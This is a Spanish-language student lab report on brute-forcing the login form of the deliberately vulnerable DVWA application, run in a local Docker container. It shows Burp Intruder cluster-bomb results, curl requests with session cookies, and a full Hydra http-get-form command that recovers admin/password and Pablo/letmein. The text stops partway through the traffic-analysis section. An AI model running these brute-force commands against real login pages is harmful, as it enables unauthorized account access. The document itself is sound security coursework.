

Informe Laboratorio 2

Sección 1

Felipe Acuña
e-mail: felipe.acuna2@mail.udp.cl

Septiembre de 2025

Índice

1. Descripción de actividades	2
2. Desarrollo de actividades según criterio de rúbrica	3
2.1. Levantamiento de docker para correr DVWA (dvwa)	3
2.2. Redirección de puertos en docker (dvwa)	5
2.3. Obtención de consulta a replicar (burp)	5
2.4. Identificación de campos a modificar (burp)	5
2.5. Obtención de diccionarios para el ataque (burp)	6
2.6. Obtención de al menos 2 pares (burp)	7
2.7. Obtención de código de inspect element (curl)	10
2.8. Utilización de curl por terminal (curl)	10
2.9. Demuestra 4 diferencias (curl)	11
2.10. Instalación y versión a utilizar (hydra)	13
2.11. Explicación de comando a utilizar (hydra)	14
2.12. Obtención de al menos 2 pares (hydra)	14
2.13. Explicación paquete curl (tráfico)	14
2.14. Explicación paquete burp (tráfico)	15
2.15. Explicación paquete hydra (tráfico)	16
2.16. Mención de las diferencias (tráfico)	16
2.17. Detección de SW (tráfico)	16
2.18. Interacción con el formulario (python)	17
2.19. Cabeceras HTTP (python)	17
2.20. Obtención de al menos 2 pares (python)	18
2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)	19
2.22. Demuestra 4 métodos de mitigación (investigación)	20

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA

(Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?
- Desarrolle un script en Python para realizar un ataque de fuerza bruta:
 - Utilice la librería requests para interactuar con el formulario ubicado en vulnerabilities/brute y desarrollar su propio script de fuerza bruta en Python. El script debe realizar intentos de inicio de sesión probando una lista de combinaciones de usuario/contraseña.
 - Identifique y explique la cabecera HTTP que empleará para realizar el ataque de fuerza bruta.
 - Muestre el código y los resultados obtenidos (al menos 2 combinaciones válidas de usuario/contraseña).
 - Compare el rendimiento de este script en Python con las herramientas Hydra, Burpsuite, y cURL en términos de velocidad y detección.
- Investigue y describa 4 métodos comunes para prevenir o mitigar ataques de fuerza bruta en aplicaciones web:
 - Para cada método, explique su funcionamiento, destacando en qué escenarios es más eficaz.

2. Desarrollo de actividades según criterio de rúbrica

2.1. Levantamiento de docker para correr DVWA (dvwa)

Para correr lo que corresponde al docker primero se realizó la verificación de que estuviera instalado docker en el computador, con el comando ”docker –version.” en la terminal, debería de mostrar algo como lo de la figura 1, indicando la version que se tiene instalada

```
Last login: Fri Sep 19 15:57:23 on console
(base) mac@MacBook-Pro-16de-Felipe ~ % docker --version
Docker version 28.4.0, build d8eb465
```

Figura 1: Verificación de instalación docker.

luego de verificar que docker si esta instalado lo abrimos por el icono que se crea en las aplicaciones o directamente por la terminal con el comando ”open -a docker”, para verificar que se ha abierto correctamente hacemos ”docker info”, y nos debería entregar características de por ejemplo el servidor, de los plugins, la seguridad, etc. como en la figura 2

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

```
[(base) mac@MacBook-Pro-16de-Felipe ~ % docker info
[Client:
 Version: 28.4.0
 Context: desktop-linux
 Debug Mode: false
 Plugins:
 ai: Docker AI Agent - Ask Gordon (Docker Inc.)
 Version: v1.9.11
 Path: /Users/mac/.docker/cli-plugins/docker-ai
 buildx: Docker Buildx (Docker Inc.)
 Version: v0.28.0-desktop.1
 Path: /Users/mac/.docker/cli-plugins/docker-buildx
 cloud: Docker Cloud (Docker Inc.)
 Version: v0.4.27
 Path: /Users/mac/.docker/cli-plugins/docker-cloud
 compose: Docker Compose (Docker Inc.)
 Version: v2.39.2-desktop.1
 Path: /Users/mac/.docker/cli-plugins/docker-compose
 debug: Get a shell into any image or container (Docker Inc.)
 Version: 0.0.42
 Path: /Users/mac/.docker/cli-plugins/docker-debug
 desktop: Docker Desktop commands (Docker Inc.)
 Version: v0.2.0
 Path: /Users/mac/.docker/cli-plugins/docker-desktop
 extension: Manages Docker extensions (Docker Inc.)
 Version: v0.2.31
 Path: /Users/mac/.docker/cli-plugins/docker-extension
 init: Creates Docker-related starter files for your project (Docker Inc.)
 Version: v1.4.0
 Path: /Users/mac/.docker/cli-plugins/docker-init
 mcp: Docker MCP Plugin (Docker Inc.)
 Version: v0.18.0
 Path: /Users/mac/.docker/cli-plugins/docker-mcp
 sbom: View the packaged-based Software Bill Of Materials (SBOM) for an image (Anchore Inc.)
 Version: 0.6.0
 Path: /Users/mac/.docker/cli-plugins/docker-sbom
 scout: Docker Scout (Docker Inc.)
 Version: v1.18.3
 Path: /Users/mac/.docker/cli-plugins/docker-scout

Server:
Containers: 0
Running: 0
Paused: 0
Stopped: 0
```

Figura 2: Subir contenedor docker.

Para poder correr la imagen que se tiene del github en un puerto como puede ser por ejemplo, el 8080, se realiza el comando ”docker run -d -p 8080:80 –name dvwa vulnerables/web-dvwa”, debería si no encuentra la imagen previamente descargarla y verse como en la figura 3

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

```
(base) mac@MacBook-Pro-16de-Felipe ~ % docker run -d -p 8080:80 --name dvwa vulnerables/web-dvwa

Unable to find image 'vulnerables/web-dvwa:latest' locally
latest: Pulling from vulnerabilities/web-dvwa
b3d64a33242d: Pull complete
eb05d18be401: Pull complete
2cd72dba8257: Pull complete
6cff5f35147f: Pull complete
e9968e5981d2: Pull complete
098cffd43466: Pull complete
3e17c6eae66c: Pull complete
0c57df616dbf: Pull complete
Digest: sha256:dae203fe11646a86937bf04db0079adef295f426da68a92b40e3b181f337daa7
Status: Downloaded newer image for vulnerabilities/web-dvwa:latest
d1a7514aa515ae60aa140b9e52e82286ea1a089447cebd445115a5d94228be4
(base) mac@MacBook-Pro-16de-Felipe ~ %
```

Figura 3: Docker listo para usar.

2.2. Redirección de puertos en docker (dvwa)

Para poder realizar todo la configuración en docker, se mapeo o configuró el puerto con la opción -p 8080:80, para poder ejecutar el contenedor, de esta forma las peticiones de [Http://localhost:8080](http://localhost:8080) se pueden enrutar al servidor web de DVWA.

2.3. Obtención de consulta a replicar (burp)

Con el Proxy ya activo en BurpSuite, se incerceptó el envío del formulario de vulnerabilities/brute, con los campos username, password y el botón de login, además de esto el tema de la PHPSESSID para una sesión valida junto con su nivel de seguridad.



Figura 4: Formulario DVWA.

2.4. Identificación de campos a modificar (burp)

Como los parámetros o variables para el ataque son el USERNAME y PASSWORD, se tiene que en este caso lo revelante es la cookie para el inicio de sesión, que se denomina con

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

PHPSESSID con su respectivo nivel de seguridad, que en este caso siempre fue LOW, para que el DVWA acepte la sesión durante las pruebas que se iban a realizar

2.5. Obtención de diccionarios para el ataque (burp)




Figura 5: Payload Administrador




Figura 6: Payload Password

2.6. Obtención de al menos 2 pares (burp)

2. Intruder attack of http://dvwa.local:8080

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request ^	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length
0			200	9			4741
1	admin	password	200	5			4740
2	administrator	password	200	6			4703
3	user	password	200	6			4702
4	guest	password	200	5			4703
5	test	password	200	5			4702
6	testuser	password	200	7			4703
7	dvwa	password	200	6			4702
8	root	password	200	6			4703
9	manager	password	200	5			4702
10	john	password	200	6			4703
11	michael	password	200	5			4702
12	demo	password	200	12			4703
13	developer	password	200	6			4702
14	support	password	200	7			4702
15	helpdesk	password	200	6			4702
16	qa	password	200	7			4703
17	student	password	200	5			4702
18	teacher	password	200	8			4703
19	alice	password	200	8			4703
20	bob	password	200	8			4703

Request Response

Pretty Raw Hex Render

```

<br />
Password:<br />
<input type="password" AUTOCOMPLETE="off" name="password">
<br />
<br />
<input type="submit" value="Login" name="Login">

</form>
<p>
    Welcome to the password protected area admin<br>
</p>

</div>
<h2>
    More Information

```

② ⚙️ ⏪ ⏩ Search

107 of 620

Figura 7: Cluster Bomb Attack.

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

3. Intruder attack of http://dvwa.local:8080

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Tir
64	teacher	admin	200	4		
65	alice	admin	200	5		
66	bob	admin	200	5		
67	admin	letmein	200	4		
68	administrator	letmein	200	5		
69	Pablo	letmein	200	3		
70	Juan	letmein	200	5		
71	user	letmein	200	5		
72	guest	letmein	200	5		
73	test	letmein	200	4		
74	testuser	letmein	200	4		
75	dwva	letmein	200	4		
76	root	letmein	200	3		
77	manager	letmein	200	3		
78	john	letmein	200	5		
79	michael	letmein	200	4		
80	demo	letmein	200	6		
81	developer	letmein	200	4		

Request Response

Pretty Raw Hex Render

```

79    Username:<br />
80    <input type="text" name="username">
<br />
81    Password:<br />
82    <input type="password" AUTOCOMPLETE="off" name="password">
<br />
83    <br />
84    <input type="submit" value="Login" name="Login">
85
86    </form>
87    <p>
88        Welcome to the password protected area Pablo
89        </p>
90        
</div>
<h2>
    More Information
    <_>

```

Search

10 of 704



Figura 8: Cluster Bomb Attack.

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

⌚ 2. Intruder attack of http://dvwa.local:8080

[Results](#) [Positions](#)

[Capture filter: Capturing all items](#)

[View filter: Showing all items](#)

Request ^	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length
89	manager	12345	200	5			4/103
90	john	12345	200	5			4703
91	michael	12345	200	6			4703
92	demo	12345	200	5			4703
93	developer	12345	200	5			4703
94	support	12345	200	6			4703
95	helpdesk	12345	200	5			4703
96	qa	12345	200	6			4703
97	student	12345	200	5			4703
98	teacher	12345	200	5			4703
99	alice	12345	200	5			4703
100	bob	12345	200	11			4703
101	admin	123456	200	6			4703
102	administrator	123456	200	5			4703
103	user	123456	200	5			4703
104	guest	123456	200	5			4703
105	test	123456	200	10			4703
106	testuser	123456	200	6			4703
107	dvwa	123456	200	8			4703
108	root	123456	200	5			4703
109	manager	123456	200	5			4703

[Request](#) [Response](#)

[Pretty](#) [Raw](#) [Hex](#) [Render](#)

```

83      <br />
84      <input type="submit" value="Login" name="Login">
85
86      </form>
87      <pre>
88          <br />
89          Username and/or password incorrect.<br />
90      </pre>
91      </div>
92
93      <h2>
94          More Information
95      </h2>
96      <ul>
97          <li>
98              <a href="https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)" target="_blank">

```

115 of 620

Figura 9: Denegado.

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

2.7. Obtención de código de inspect element (curl)




Figura 10: Obtención curl.




Figura 11: Obtención curl.

2.8. Utilización de curl por terminal (curl)

Como se puede ver representado en la siguiente figura, se tiene el comando de cURL y el resultado entregado en la terminal.

```
(base) mac@MacBook-Pro-16de-Felipe ~ % curl -v "http://dvwa.local:8080/vulnerabilities/brute/?username=juanito&password=| password&Login=Login" \ -H "Cookie: PHPSESSID=mfoh4r75d177e2siipfd0779j3; security=low"
```

Figura 12: Comando cURL en terminal.

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

```
[(base) mac@MacBook-Pro-16de-Felipe ~ % curl -v "http://dvwa.local:8080/vulnerabilities/brute/?username=admin&password=passwrd&Login" \ -H "Cookie: PHPSESSID=mfoh4r75d177e2siipfd0779j3; security=low"
* Host dvwa.local:8080 was resolved.
* IPv6: (none)
* IPv4: 127.0.0.1
* Trying 127.0.0.1:8080...
* Connected to dvwa.local (127.0.0.1) port 8080
> GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
> Host: dvwa.local:8080
> User-Agent: curl/8.7.1
> Accept: */*
> Cookie: PHPSESSID=mfoh4r75d177e2siipfd0779j3; security=low
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Fri, 03 Oct 2025 03:27:39 GMT
< Server: Apache/2.4.25 (Debian)
< Expires: Tue, 23 Jun 2009 12:00:00 GMT
< Cache-Control: no-cache, must-revalidate
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 4413
< Content-Type: text/html; charset=utf-8
```

Figura 13: Utilización de comando cURL en terminal.

2.9. Demuestra 4 diferencias (curl)

La primera diferencia visible que podemos notar es el hecho que tienen distinto tamaño o largo de caracteres a cuando se tiene un login correcto (4413), a un login incorrecto(4375) tal y como se puede ver en las siguientes figuras. En el login correcto se tiene un mayor número de caracteres, probablemente por el tema de que agrega una foto y un mensaje de que se inició correctamente.

```
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Fri, 03 Oct 2025 03:27:39 GMT
< Server: Apache/2.4.25 (Debian)
< Expires: Tue, 23 Jun 2009 12:00:00 GMT
< Cache-Control: no-cache, must-revalidate
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 4413
< Content-Type: text/html; charset=utf-8
<
```

Figura 14: Largo Login correcto.

```
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Fri, 03 Oct 2025 03:29:05 GMT
< Server: Apache/2.4.25 (Debian)
< Expires: Tue, 23 Jun 2009 12:00:00 GMT
< Cache-Control: no-cache, must-revalidate
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 4375
< Content-Type: text/html; charset=utf-8
<
```

Figura 15: Largo Login Incorrecto.

Siguiendo con las diferencias que se tienen, viendo el HTML que tira claramente mensajes distintos para cuando se realiza correcto el login a cuando no se realiza correctamente, con el texto "Welcome to the password protected area admin."° en el caso de que se registre un login incorrecto Username and/or password incorrect"tal y como se presenta en las siguientes figuras.

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

```
</div>

<div id="main_body">

<div class="body_padded">
    <h1>Vulnerability: Brute Force</h1>

    <div class="vulnerable_code_area">
        <h2>Login</h2>

        <form action="#" method="GET">
            Username:<br />
            <input type="text" name="username"><br />
            Password:<br />
            <input type="password" AUTOCOMPLETE="off" name="password"><br />
            <br />
            <input type="submit" value="Login" name="Login">

        </form>
        <p>Welcome to the password protected area admin</p>
    </div>

    <h2>More Information</h2>
    <ul>
        <li><a href="https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)" target="_blank">http://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)</a></li>
        <li><a href="http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password" target="_blank">http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password</a></li>
        <li><a href="http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html" target="_blank">http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html</a></li>
    </ul>
</div>
```

Figura 16: Mensaje login correcto.

```
<div class="body_padded">
    <h1>Vulnerability: Brute Force</h1>

    <div class="vulnerable_code_area">
        <h2>Login</h2>

        <form action="#" method="GET">
            Username:<br />
            <input type="text" name="username"><br />
            Password:<br />
            <input type="password" AUTOCOMPLETE="off" name="password"><br />
            <br />
            <input type="submit" value="Login" name="Login">

        </form>
        <pre><br />Username and/or password incorrect.</pre>
    </div>

    <h2>More Information</h2>
    <ul>
        <li><a href="https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)" target="_blank">http://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)</a></li>
        <li><a href="http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password" target="_blank">http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password</a></li>
        <li><a href="http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html" target="_blank">http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html</a></li>
    </ul>
</div>
```

Figura 17: Mensaje login incorrecto.

Como tercera característica diferenciadora se tiene que, dependiendo si se registró correctamente o incorrectamente el login, se tienen códigos distintos, ya sea el código 302 o el 200. tal y como se puede ver representado en las siguientes figuras.

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

```
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Fri, 03 Oct 2025 03:27:39 GMT
< Server: Apache/2.4.25 (Debian)
< Expires: Tue, 23 Jun 2009 12:00:00 GMT
```

Figura 18: Código 200.

```
HTTP/1.1 302 Found
HTTP/1.1 302 Found

Diff rápido:
--- fail.html    2025-10-03 00:21:37
+++ ok.html      2025-10-03 00:21:14
@@ -4,74 +4,114 @@
<html xmlns="http://www.w3.org/1999/xhtml">
```

Figura 19: Código 302.

Como última característica diferenciadora de curl se tiene que, al iniciar correctamente el login. ya sea con uno u otro usuario y contraseña válido, te muestra una imagen, como se puede ver reflejado en la siguiente figura.

```
<form action="#" method="GET">
  Username:<br />
  <input type="text" name="username"><br />
  Password:<br />
  <input type="password" AUTOCOMPLETE="off" name="password"><br />
  <br />
  <input type="submit" value="Login" name="Login">

</form>
<p>Welcome to the password protected area admin</p>
</div>

<h2>More Information</h2>
<ul>
  <li><a href="https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)" target="_blank">https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)</a></li>
  <li><a href="http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password" target="_blank">http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password</a></li>
```

Figura 20: Código 302.

2.10. Instalación y versión a utilizar (hydra)

Para poder instalar Hydra, se utiliza el comando: sudo apt-get install hydra

```
[(base) mac@MacBook-Pro-16de-Felipe ~ % brew install hydra
=> Auto-updating Homebrew...
Adjust how often this is run with '$HOMEBREW_AUTO_UPDATE_SECS' or disable with
'$HOMEBREW_NO_AUTO_UPDATE=1'. Hide these hints with '$HOMEBREW_NO_ENV_HINTS=1' (see 'man brew').
=> Auto-updated Homebrew!
Updated 1 tap (homebrew/cask).

You have 46 outdated formulae installed.

Warning: hydra 9.6 is already installed and up-to-date.
To reinstall 9.6, run:
  brew reinstall hydra
(base) mac@MacBook-Pro-16de-Felipe ~ % ]
```

Figura 21: comando e instalación de Hydra.

Como se puede ver en la figura, se instaló la versión 9.6.

2.11. Explicación de comando a utilizar (hydra)

Para poder utilizar el Hydra, se utilizó el comando:

```
(base) mac@MacBook-Pro-16de-Felipe ~ % hydra -L
Desktop/users.txt -P Desktop/passwords.txt 1
-s 8080 dwva.local http-get-form "/vulnerabilities/brute/:username='USER'&password='PASS'&L
ogin=Login:H=Cookie: PHPSESSID=mfoh4r75d177e2siipfd0779j3; security=low:F=incorrect"
```

Figura 22: comando de Hydra.

```
[base] mac@MacBook-Pro-16de-Felipe ~ % hydra -L Desktop/users.txt -P Desktop/passwords.txt ]
-s 8080 dwva.local http-get-form "/vulnerabilities/brute/:username='USER'&password='PASS'&L
ogin=Login:H=Cookie: PHPSESSID=mfoh4r75d177e2siipfd0779j3; security=low:F=incorrect"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s
ecret service organizations, or for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-03 02:01:52
[DATA] max 16 tasks per 1 server, overall 16 tasks, 81 login tries (l:9/p:9), ~6 tries per
task
[DATA] attacking http-get-form://dwva.local:8080/vulnerabilities/brute/:username='USER'&pas
sword='PASS'&Login=Login:H=Cookie: PHPSESSID=mfoh4r75d177e2siipfd0779j3; security=low:F=inc
orrect
[8080][http-get-form] host: dwva.local    login: admin    password: password
[8080][http-get-form] host: dwva.local    login: Pablo    password: letmein
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-03 02:01:58
(base) mac@MacBook-Pro-16de-Felipe ~ % ]
```

Figura 23: comando e instalación de Hydra.

2.12. Obtención de al menos 2 pares (hydra)

Luego de haber realizado el comando de Hydra, se obtienen dos credenciales o dos login para poder iniciar sesión correctamente, uno con Username: admin; Password: password. y otro con Username: pablo; Password: letmein.

```
[8080][http-get-form] host: 127.0.0.1    login: Pablo    password: letmein
[ATTEMPT] target 127.0.0.1 - login "Juan" - pass "admin" - 30 of 81 [child 0]
```

Figura 24: Obtención primer par.

```
[8080][http-get-form] host: 127.0.0.1    login: admin    password: password
[ATTEMPT] target 127.0.0.1 - login "administrator" - pass "password" - 10 of 81 [child 1]
```

Figura 25: Obtención segundo par.

2.13. Explicación paquete curl (tráfico)

Como se puede ver en la siguiente figura, cURL, se caracteriza por tener User-Agent, Peticiones secuenciales como se puede notar también, Conjunto mínimo de cabeceras como Accept o Content-Type.

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA




Figura 26: Tráfico cURL.

2.14. Explicación paquete burp (tráfico)

Se puede notar en el Wireshark, solicitudes de cabecera más ricas y patrones de envío ajustables.




Figura 27: Tráfico BurpSuite.

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

2.15. Explicación paquete hydra (tráfico)

Hydra como se puede ver en la siguiente figura, tiene concurrencia muy alta, se tienen multiples conexiones a distintos puertos en poco tiemp. También se tiene reintentos rápidos.

